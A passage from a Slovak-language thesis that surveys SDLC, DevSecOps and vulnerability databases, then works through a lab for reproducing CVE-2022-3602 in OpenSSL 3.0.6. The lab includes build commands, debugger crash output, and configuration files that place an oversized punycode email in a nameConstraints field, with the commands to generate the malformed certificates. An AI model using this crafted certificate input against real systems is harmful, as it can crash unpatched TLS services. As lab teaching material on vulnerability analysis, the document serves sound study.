Proces, pomocou ktorého je možné dosiahnuť zníženie nákladov na vývoj softvéru a zvýšenie jeho kvality sa nazýva softvérový vývojový životný cyklus. Tak ako aj pri normách, SDLC definuje normy, postupy a fázy, pomocou ktorých je možné dosiahnuť čo najlepší a najkvalitnejší výsledok pri vývoji softvéru. SDLC obsahuje celkovo 8 fáz,


ktoré sú v priebehu vývoja softvéru dodržiavané.

Plánovacia fáza zahŕňa zber údajov, finančných prostriedkov a návrhov, od ktorých sa následne odvíjajú ďalšie fázy vývoja softvéru. Taktiež je predstavená vízia a očakávania, ktorých sa má tím držať.

Programovacia fáza, *testovacia fáza* a *fáza budovania* zahŕňajú okrem statickej analýzy kódu a neskôr dynamickej analýzy kódu aj vývoj prostredia pre softvér, ktoré bude spĺňať cieľové požiadavky. V testovacej fáze prebieha testovanie všetkých prvkov, funkcií a taktiež aj záťažové testovanie, pri ktorom sa sleduje správanie systému a overujú sa rôzne neplatné vstupy, vďaka ktorým by mohlo dôjsť k odhaleniu zraniteľnosti, napríklad k pretečeniu zásobníku.

Vo *fázach vydania* a *nasadenia* dochádza k oficiálnemu uvoľneniu softvéru na rôznych platformách.

Prevádzková a *monitorovacia fáza* zahŕňa správanie softvéru v plnom nasadení, jeho sledovanie a v prípade nájdenia nejakej slabiny jeho opravu posilnenie bezpečnosti [52].



Obrázok 2.6: Diagram SDLC.

2.6.3 Integrácia bezpečnostných nástrojov do vývojového prostredia

V dobe, kedy dochádza k neustálemu digitálnemu rozvoju, sa bezpečnosť softvéru stala neoddeliteľnou súčasťou vývojového procesu. Jedná sa o praktiku, ktorá rozširuje štandardný DevOps o zabezpečenie. Nazýva sa DevSecOps a jej prístup spočíva v úzkej spolupráci vývojárov a všetkých tímov, počas celej doby SDLC. Vďaka DevSecOps dochádza k zvýšeniu bezpečnosti naprieč všetkými fázami vývoja. Na radu sa dostávajú tiež nástroje, ktoré sú implementované a automatizované, čím sa starajú nielen o bezpečnosť, ale prispievajú aj k rýchlejšiemu vývoju softvéru. Tieto nástroje teda zabezpečujú, aby sa vývoj softvéru nečakane nepredĺžil v neskoršej fáze a aby každá nová verzia kódu nemusela byť manuálne kontrolovaná niekoľkými členmi tímu. K hlavným integrovaným nástrojom patria nástroje skenovania zraniteľností, z predchádzajúcich kapitol spomínané SAST a DAST nástroje, OWASP ZAP, Sonar a rôzne iné. Z týchto spomínaných nástrojov bude bližšie rozobraté iba open-source skenovanie zraniteľností, keďže ostatným nástrojom už boli venované samostatné podkapitoly.

Vývoj softvéru je nie vždy, ale predsa často zameraný na využívanie voľne dostupných zdrojov, či už sú to rôzne knižnice, doplnky alebo ďalšie komponenty. Nebezpečie v rámci vývoju softvéru spočíva v tom, že v niektorom zo zdrojov sa môže nachádzať zraniteľnosť, ktorá mohla vzniknúť nepozornosťou programátora. Preto je dôležité skenovať nielen voľne dostupné zdroje, ale aj tie platené, keďže sa v nich môže nachádzať nejaká zraniteľnosť. V prípade jej detekcie je porovnávaná s rôznymi databázami obsahujúcimi zraniteľnosti, čo umožňuje vývojárom získať prehľad o tom, ako veľmi je daná zraniteľnosť nebezpečná. Následne musí byť daný zdroj aktualizovaný

na najnovšiu verziu už bez zraniteľnosti, alebo sa pokúsia o opravu vývojári daného softvéru. Výhodou skenovania je včasné informovanie vývojárov, zníženie rizika a vydanie vhodných opatrení [53].

2.7 Databázy zraniteľností


S neustálym vývojom softvéru a technológií vznikajú aj nové zraniteľnosti. Vzniká tak potreba prítomnosti efektívnych systémov na ich identifikáciu a riešenie. Miesta, ktoré obsahujú rozličné zraniteľnosti, ktoré postupne pribúdajú, sa nazývajú databázy zraniteľností. Poskytujú detailné informácie o zraniteľnostiach vrátane ich závažnosti a dopadu. Výhodou je pre väčšinu databáz ich voľný prístup cez internet. Pre vývojárov a bezpečnostných analytikov sú neoceniteľným pomocníkom, vďaka čomu dokážu rýchlejšie reagovať na potenciálne hrozby a zabezpečiť tak ochranu svojich systémov. Aj keď sa každá databáza v niečom líši, vždy obsahujú minimálne tieto 4 znaky – prehľad zraniteľnosti, analýza, riešenie a návod k replikovaniu zraniteľnosti.

Prehľad zraniteľnosti slúži všeobecne k popisu danej zraniteľnosti, vrátanie uvedenia jej CVE názvu, ako aj typu, závažnosti, dátumu prvého výskytu a prítomnosti v systéme alebo hardvéri. Analýza zraniteľnosti obsahuje všetky známe informácie, ktoré sa k nej podarilo získať.

Riešenie býva väčšinou popis, ako sa podarilo danú zraniteľnosť odstrániť a všetky postupné kroky, ktoré boli s odstraňovaním vykonané. Obsahuje v prípade existencie aj odkazy pre aktualizácie.


Návod k *replikovaniu zraniteľnosti* obsahuje všetky kroky, pomocou ktorých je možné danú zraniteľnosť zopakovať. Môže obsahovať aj priamo kód k zneužitiu chyby. Informácie z tejto časti sú dôležité pre správcov, ktorí na základe týchto krokov môžu otestovať spravovaný systém a zistiť, či sa zraniteľnosť týka aj ich. Keďže môže pri replikovaní zraniteľnosti dôjsť či už k strate dát, alebo k ich poškodeniu, je nutné, aby sa testovanie vykonávalo na kópii systému a nie na hlavnom systéme.

Existuje niekoľko databáz zraniteľností, najznámejšie z nich sú vuldb, nvd, CVEdetails, Snyk a exploit database [54].



Obrázok 2.7: Vyhľadávanie zraniteľnosti prítomných v glibc v databáze NVD.

Výhodou každej zo spomenutých databáz je ich prístup k vyhľadávaniu zraniteľností. Všetky z nich ponúkajú textové vyhľadávanie či už podľa CVE čísla, programovacieho jazyka alebo typu zraniteľnosti. Nevýhodou v niektorých databázach, napríklad v nvd alebo v CVEdetails je možnosť vyhľadávania iba podľa textu, bez bližšieho zamerania na programovací jazyk. To znamená, že ak by sme chceli nájsť nejakú zraniteľnosť a konkrétny programovací jazyk, dostali by sme rôzne výsledky ako sme pôvodne očakávali. Avšak k ďalším databázam, ku ktorým patrí napríklad Snyk alebo exploit database, je vyhľadávanie jednoduchšie a užívateľsky prijateľnejšie. V prípade exploit database je možné zvoliť typ zraniteľnosti, platforma na ktorej sa vyskytuje, port, obsah zraniteľnosti, CVE číslo a podobne. V prípade nvd, exploit database alebo CVEdetails je možné vyhľadávať aj samotné knižnice, ako napríklad glibc, ku ktorým sa nám zobrazia príslušné zraniteľnosti a podľa toho vieme zistiť, ako veľmi sú zraniteľné a aké typy zraniteľností v nich prevládajú.



Obrázok 2.8: Vyhľadávanie zraniteľnosti týkajúcich sa knižnice glibc v exploit database.

3 Laboratórna úloha č. 1


3.1 Pretečenie vyrovnávacej pamäte pri overovaní certifikátu (CVE-2022-3602)

Uvedená zraniteľnosť sa týka knižnice, ktorú využíva OpenSSL. V tejto knižnici dochádza k pretečeniu vyrovnávacej pamäte. Vyvolanie zraniteľnosti môže nastať pri overovaní certifikátov X.509 a to vtedy, ak je certifikát upravený a obsahuje špecificky upravené pole s emailovou adresou, ktoré sa kontroluje pomocou funkcie nazývanej *name constraint checking function*. Následok vyvolania tejto zraniteľnosti je odopretie služby (DoS). Postihnuté verzie, ktorých sa táto zraniteľnosť týka sú 3.0.0 až 3.0.6. Táto chyba v kóde bola opravená vo verzii 3.0.7 [55][56].


3.1.1 Postup

Pre zreplikovanie tejto zraniteľnosti budeme potrebovať dve virtuálne zariadenia – Kali Linux a Windows 10.

Poznámka: Obidve virtuálne zariadenia musia mať nielen `NAT` adaptér, ale aj `Host-only`, inak nebude možný `ping` a pripojenie klienta k serveru. Je nutné, aby bolo dodržané poradie adaptérov rovnako ako na obrázku 3.1 a obrázku 3.2. Ak by však stále nefungoval `ping`, bude potrebné vypnúť firewall na Windowse, čo nebude vadiť, keďže sa jedná iba znázornenie zraniteľnosti v laboratórnej úlohe.



Obrázok 3.1: Nastavenia virtuálneho zariadenia Kali Linux.



Obrázok 3.2: Nastavenia virtuálneho zariadenia Windows 10.

Vypnutie Firewallu na Windows: Prejdeme do `Firewall & network protection`, vyberieme aktívnu sieť a nastavíme `Defender Firewall` na `off`. Po vypnutí by už mal byť `ping` funkčný.

Príkazy pre Kali:

Pred samotným zreplikovaným zraniteľnosti je vhodné preskúmať, v ktorej časti kódu dochádza k pretečeniu pamäte. K tomu budeme potrebovať debugger GDB a modul Pwndbg, ktorý obsahuje užitočné nástroje, ktoré nám pomôžu v skúmaní knižnice s chybným kódom. Príkazy, pomocou ktorých si nainštalujeme GDB a Pwndbg, pokiaľ ešte nie sú nainštalované, sú tieto:

```
$ cd Downloads
$ wget https://ftp.gnu.org/gnu/gdb/gdb-11.2.tar.gz
$ tar -xf gdb-11.2.tar.gz
$ cd gdb-11.2
$ ./configure
$ make -j8 && make install
```

Po inštalácii GDB sa presunieme naspať do priečinka `Downloads` zadaním `..` do terminálu. Následne nainštalujeme Pwndbg.

```
$ git clone https://github.com/pwndbg/pwndbg
$ cd pwndbg
$ ./setup.shpw
```

Teraz pristúpime k inštaláciám dvoch verzií OpenSSL a to 3.0.6, ktorá obsahuje spomínanú zraniteľnosť a 3.0.7, v ktorej je už zraniteľnosť opravená. Najskôr si vytvoríme na pracovnej ploche priečinok, v mojom prípade `openssl` a presunieme sa do neho cez konzolu pomocou `cd openssl`.

```
$ git clone https://github.com/openssl/openssl.git
$ cd openssl
$ git checkout openssl-3.0.7
$ cd home/kali/Desktop/openssl/openssl
$ ./Configure --prefix=/home/kali/Desktop/openssl/openssl/build
$ export CFLAGS="-ggdb -O0 -fsanitize=address,undefined"
$ make -j8 && make install
$ ..
$ cd /test
$ ./punycode_test
```

Po zadaní uvedených príkazov by sme sa mali dostať k výpisu, ktorý vypadá nejako takto:

Výpis 3.1: Testy OpenSSL 3.0.7.

```
1..3
    # Subtest: test_punycode
    1..19
    ok 1 - iteration 1
    ok 2 - iteration 2
    ok 3 - iteration 3
    ok 4 - iteration 4
    ok 5 - iteration 5
    ok 6 - iteration 6
    ok 7 - iteration 7
    ok 8 - iteration 8
    ok 9 - iteration 9
    ok 10 - iteration 10
    ok 11 - iteration 11
    ok 12 - iteration 12
    ok 13 - iteration 13
    ok 14 - iteration 14
    ok 15 - iteration 15
    ok 16 - iteration 16
    ok 17 - iteration 17
    ok 18 - iteration 18
    ok 19 - iteration 19
ok 1 - test_punycode
ok 2 - test_a2ulabel
ok 3 - test_puny_overrun
```

Tento výpis značí, že všetky testy prebehli bez problémov. V rámci inštalácie a prípravy verzie 3.0.6 ešte naviac skopírujeme obsah priečinka `/test` z verzie 3.0.7.

```
$ git clone https://github.com/openssl/openssl.git openssl_old
$ cd openssl_old
$ git checkout openssl-3.0.6
$ ..
$ cd openssl
$ cp -r test/* /home/kali/Desktop/openssl/openssl_old/test
$ ..
$ cd openssl_old
$ ./Configure --prefix=/home/kali/Desktop/openssl/openssl_old/build
$ export CFLAGS="-ggdb -O0 -fsanitize=address,undefined"
$ make -j8 && make install
```

Po dokončení inštalácie znovu spustíme testy a ako je možné vidieť, vykonal sa iba jeden test namiesto troch.

Výpis 3.2: Testy OpenSSL 3.0.6.

```
$ cd test
$ ./punycode_test
1..3
 # Subtest: test_punycode
    1..19
    ok 1 - iteration 1
    ok 2 - iteration 2
    ok 3 - iteration 3
    ok 4 - iteration 4
    ok 5 - iteration 5
```

```
    ok 6 - iteration 6
    ok 7 - iteration 7
    ok 8 - iteration 8
    ok 9 - iteration 9
    ok 10 - iteration 10
    ok 11 - iteration 11
    ok 12 - iteration 12
    ok 13 - iteration 13
    ok 14 - iteration 14
    ok 15 - iteration 15
    ok 16 - iteration 16
    ok 17 - iteration 17
    ok 18 - iteration 18
    ok 19 - iteration 19
ok 1 - test_punycode
zsh: segmentation fault  ./punycode_test
```

Môžeme si však tieto testy spustiť jednotlivo a preštudovať ich výpisy.

```
$ ..
$ test/punycode_test -test 1
$ test/punycode_test -test 2
$ test/punycode_test -test 3
```

Vo výpise nižšie je možné vidieť detegovanú chybu pri vykonaní jedného z testov.

Výpis 3.3: Detekovaná chyba počas testu.

```
# ERROR: (bool) 'ossl_punycode_decode(in, strlen(in), buf, &bsize) ==
false' failed @ test/punycode_test.c:206
# true
# ERROR:  @ test/punycode_test.c:208
# CRITICAL: buffer overrun detected!
#
# OPENSSL_TEST_RAND_ORDER=1696163907
not ok 1 - test_puny_overrun
```

V nasledujúcich troch výpisoch sú zobrazené ukážky po testoch, ktoré boli vykonané v debuggeri GDB.

Výpis 3.4: Prvý test.

```
$ gdb test/punycode_test
pwndbg> r -test 1
Starting                                                    program:
/home/kali/Desktop/openssl/openssl_old/test/punycode_test -test 1
[Thread debugging using libthread_db enabled]
Using     host     libthread_db     library     "/lib/x86_64-linux-
gnu/libthread_db.so.1".
    # Subtest: test_punycode
    1..19
    ok 1 - iteration 1
    ok 2 - iteration 2
    ok 3 - iteration 3
    ok 4 - iteration 4
    ok 5 - iteration 5
    ok 6 - iteration 6
    ok 7 - iteration 7
    ok 8 - iteration 8
    ok 9 - iteration 9
    ok 10 - iteration 10
```

```
    ok 11 - iteration 11
    ok 12 - iteration 12
    ok 13 - iteration 13
    ok 14 - iteration 14
    ok 15 - iteration 15
    ok 16 - iteration 16
    ok 17 - iteration 17
    ok 18 - iteration 18
    ok 19 - iteration 19
ok 1 - test_punycode
==90945==LeakSanitizer has encountered a fatal error.
==90945==HINT: For debugging, try setting environment variable
LSAN_OPTIONS=verbosity=1:log_threads=1
==90945==HINT: LeakSanitizer does not work under ptrace (strace, gdb,
etc)
[Inferior 1 (process 90945) exited with code 01]
```

V rámci výpisu 3.4 si môžeme na konci všimnúť chybu, ktorá sa týka LeakSanitizera (LSAN). LSAN je nástroj s pomocou ktorého je možné identifikovať úniky pamäti v kóde. Dokáže detegovať miesta v kóde, kde dochádza k nesprávnemu uvoľňovaniu pamäte, alebo neuvoľňuje pamäť vôbec, čo môže viesť k pretečeniu pamäti. Z výpisu je možné vidieť, že LSAN identifikoval v rámci prvého testu pretečenie pamäti, ktoré sa týka našej zraniteľnosti.

Výpis 3.5: Druhý test.

```
$ r -test 2
pwndbg> r -test 2
Starting program:
/home/kali/Desktop/openssl/openssl_old/test/punycode_test -test 2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-
gnu/libthread_db.so.1".
crypto/punycode.c:303:25: runtime error: store to null pointer of
type 'char'

Program received signal SIGSEGV, Segmentation fault.
0x000055555617843c in ossl_a2ulabel (in=0x5555568f07c0 "xn--a.b.c",
out=0x0, outlen=0x7ffff4e00920) at crypto/punycode.c:303
303                     *outptr = '.';
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────[ REGISTERS / show-flags off / show-compact-regs off ]──────
 RAX  0x0
*RBX  0x7ffff52008e0 ◂— 0x0
*RCX  0x7ffff701a900
(__sanitizer::ScopedBlockSignals::~ScopedBlockSignals()+16) —▸
0x8b841d23100 ◂— 0x0
 RDX  0x0
*RDI  0x5555561783fe (ossl_a2ulabel+1814) ◂— mov rax, qword ptr [rbp
- 0x940]
 RSI  0x0
*R8   0x1b
*R9   0x7fffffffbcef ◂— 0x555556937d5100
*R10  0x7ffff78072c0 ◂— 0xc00220000aebe
*R11  0x206
*R12  0xffffea40000 ◂— 0x0
```

```
*R13  0x7ffff5200000 ◂— 0x41b58ab3
 R14  0x0
*R15      0x7ffff7ffd000   (_rtld_global)   —▸   0x7ffff7ffe2d0   —▸
0x555555554000 ◂— 0x10102464c457f
*RBP     0x7fffffffcb20   —▸   0x7fffffffcbf0   —▸   0x7fffffffdd20   —▸
0x7fffffffdd50 ◂— 0x3
*RSP  0x7fffffffc1b0 —▸ 0x7fffffffc210 ◂— 0x0
*RIP  0x55555617843c (ossl_a2ulabel+1876) ◂— mov byte ptr [rax], 0x2e
─────────────────[ DISASM / x86-64 / set emulate on ]──────────────────
 ▶ 0x55555617843c <ossl_a2ulabel+1876>    mov    byte ptr [rax], 0x2e
   0x55555617843f <ossl_a2ulabel+1879>    mov    rax, qword ptr [rbp
- 0x940]
   0x555556178446 <ossl_a2ulabel+1886>    lea    rdx, [rax + 1]
   0x55555617844a <ossl_a2ulabel+1890>    cmp    rax, -1
   0x55555617844e <ossl_a2ulabel+1894>    jb     ossl_a2ulabel+1921
<ossl_a2ulabel+1921>
    ↓
   0x555556178469 <ossl_a2ulabel+1921>    add    qword ptr [rbp -
0x940], 1
   0x555556178471 <ossl_a2ulabel+1929>    add    qword ptr [rbp -
0x930], 1
   0x555556178479 <ossl_a2ulabel+1937>    mov    rax, qword ptr [rbp
- 0x968]
   0x555556178480 <ossl_a2ulabel+1944>    cmp    qword ptr [rbp -
0x968], 0
   0x555556178488 <ossl_a2ulabel+1952>    je     ossl_a2ulabel+1965
<ossl_a2ulabel+1965>
    ↓
   0x555556178495 <ossl_a2ulabel+1965>    mov    rsi, rax
──────────────────────────[ SOURCE (CODE) ]──────────────────────────
In file: /home/kali/Desktop/openssl/openssl_old/crypto/punycode.c
   298                     outptr += utfsize;
   299                 }
   300             }
   301
   302             if (tmpptr != NULL) {
 ▶ 303                 *outptr = '.';
   304                 outptr++;
   305                 size++;
   306                 if (size >= *outlen - 1)
   307                     result = 0;
   308             }
──────────────────────────────[ STACK ]──────────────────────────────
00:0000│ rsp 0x7fffffffc1b0 —▸ 0x7fffffffc210 ◂— 0x0
01:0008│     0x7fffffffc1b8 —▸ 0x7ffff4e00920 ◂— 0x0
02:0010│     0x7fffffffc1c0 ◂— 0x0
03:0018│     0x7fffffffc1c8 —▸ 0x5555568f07c0 ◂— 'xn--a.b.c'
04:0020│      0x7fffffffc1d0 —▸ 0x7fffffffc2e0 —▸ 0x7ffff7fc3170 —▸
0x7ffff7800000 ◂— 0x10102464c457f
05:0028│     0x7fffffffc1d8 —▸ 0x100000000 ◂— 0x0
06:0030│     0x7fffffffc1e0 ◂— 0x0
07:0038│     0x7fffffffc1e8 —▸ 0x5555568f07c0 ◂— 'xn--a.b.c'
──────────────────────────[ BACKTRACE ]──────────────────────────
 ▶ 0   0x55555617843c ossl_a2ulabel+1876
   1   0x5555560527de test_a2ulabel+176
   2   0x555556055c18 run_tests+4800
   3   0x555556057a2b main+182
```

```
   4    0x7ffff76456ca __libc_start_call_main+122
   5    0x7ffff7645785 __libc_start_main+133
   6    0x555556052021 _start+33
```

V druhom teste dochádza k výpisu chyby známej ako `segmentation fault`, ktorá je sprevádzaná signálom `SIGSEV`. Táto chyba sa objavuje v prípade, keď sa snaží program pristupovať k pamäti, ku ktorej nemá prístup alebo je nesprávne alokovaná. K výskytu chyby dochádza vo funkcii `ossl_a2ulabel`, ktorá súvisí s našou zraniteľnosťou. V poli `source code` je vyznačený riadok č. 303, v ktorom je možné vidieť presnú časť kódu, v ktorej dochádza k spomenutej zraniteľnosti.

Výpis 3.6: Tretí test.

```
$ r -test 3
pwndbg> r -test 3
Starting program:
/home/kali/Desktop/openssl/openssl_old/test/punycode_test -test 3
[Thread debugging using libthread_db enabled]
Using      host      libthread_db      library      "/lib/x86_64-linux-
gnu/libthread_db.so.1".
# ERROR: (bool) 'ossl_punycode_decode(in, strlen(in), buf, &bsize) ==
false' failed @ test/punycode_test.c:206
# true
# ERROR:  @ test/punycode_test.c:208
# CRITICAL: buffer overrun detected!
#
# OPENSSL_TEST_RAND_ORDER=1696265202
not ok 1 - test_puny_overrun
==91732==LeakSanitizer has encountered a fatal error.
==91732==HINT:  For  debugging,  try  setting  environment  variable
LSAN_OPTIONS=verbosity=1:log_threads=1
==91732==HINT: LeakSanitizer does not work under ptrace (strace, gdb,
etc)
[Inferior 1 (process 91732) exited with code 01]
```

V treťom teste je možné vidieť, že test nebol úspešne dokončený a došlo k chybe. Tentokrát dochádza k výskytu závažnej chyby vo funkcii `ossl_punycode_decode`, pričom dôvodom jej vzniku je pretečenie vyrovnávacej pamäte. Taktiež je možné vidieť, že aj LSAN identifikoval toto pretečenie vyrovnávacej pamäte týkajúce sa našej zraniteľnosti.

Vygenerovanie certifikátov:

V nasledujúcej časti si ukážeme, ako vygenerovať potrebné certifikáty, ktoré sú potrebné pre zreplikovanie tejto zraniteľnosti. Certifikáty sa generujú vo verzii OpenSSL 3.0.6. Ako prvé je nutné vytvoriť dva súbory: `ca.cnf` a `leaf.cnf`. Na vytvorenie týchto dvoch súborov môžeme použiť napríklad nástroj `nano`. Tieto súbory následne uložíme do priečinka `/build/bin` v priečinku s verziou OpenSSL 3.0.6. [58]

Výpis 3.7: Obsah súboru `ca.cnf`.

```
[ req ]
default_bits        = 2048
distinguished_name  = req_distinguished_name
```

```
attributes           = req_attributes
prompt               = no
req_extensions       = v3_req

[ req_distinguished_name ]
countryName=            Czech Republic
stateOrProvinceName=    Jihomoravsky
localityName=           Brno
organizationName=       vut
organizationalUnitName= vut
commonName=             www.vut.cz
emailAddress=           admin@vut.cz

[ req_attributes ]
# empty

[ v3_req ]
subjectKeyIdentifier = hash
#authorityKeyIdentifier = keyid:always,issuer:always
basicConstraints = critical, CA:true

nameConstraints                 =                permitted;email:xn--
ww902716aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
keyUsage = critical, digitalSignature, cRLSign, keyCertSign
```

Výpis 3.8: Obsah súboru `leaf.cnf`.

```
[ req ]
default_bits            = 2048
distinguished_name      = req_distinguished_name
attributes              = req_attributes
prompt                  = no
req_extensions          = v3_req

[ req_distinguished_name ]
countryName=            Czech Republic
stateOrProvinceName=    Jihomoravsky
localityName=           Brno
organizationName=       vut
organizationalUnitName= vut
commonName=             www.vut.cz
#emailAddress=          admin@vut.cz

[ req_attributes ]
# empty

[ v3_req ]
subjectAltName = @san_parts

[ san_parts ]
otherName = 1.3.6.1.5.5.7.8.9;UTF8:admin@xn--leaf.example.com
```

Po vytvorení týchto súborov môžeme pristúpiť ku generovaniu certifikátov. Je nutné, aby

sme sa v termináli nachádzali v priečinku `/build/bin` s verziou OpenSSL 3.0.6.

```
$ ./openssl req -new -newkey rsa:2048 -config
/home/kali/Desktop/openssl/openssl_old/build/bin/ca.cnf -keyout
ca.key -noenc -out ca.csr
$ ./openssl x509 -in
/home/kali/Desktop/openssl/openssl_old/build/bin/ca.csr -out ca.pem
-req -signkey
/home/kali/Desktop/openssl/openssl_old/build/bin/ca.key -extfile
/home/kali/Desktop/openssl/openssl_old/build/bin/ca.cnf -extensions
v3_req -days 1001
$ ./openssl req -new -newkey rsa:2048 -config
/home/kali/Desktop/openssl/openssl_old/build/bin/leaf.cnf -keyout
leaf.key -noenc -out leaf.csr
$ ./openssl x509 -CA
/home/kali/Desktop/openssl/openssl_old/build/bin/ca.pem -CAkey
/home/kali/Desktop/openssl/openssl_old/build/bin/ca.key -
CAcreateserial -in
/home/kali/Desktop/openssl/openssl_old/build/bin/leaf.csr -out
leaf.pem -req -extfile
/home/kali/Desktop/openssl/openssl_old/build/bin/leaf.cnf -
extensions v3_req -days 1001
```

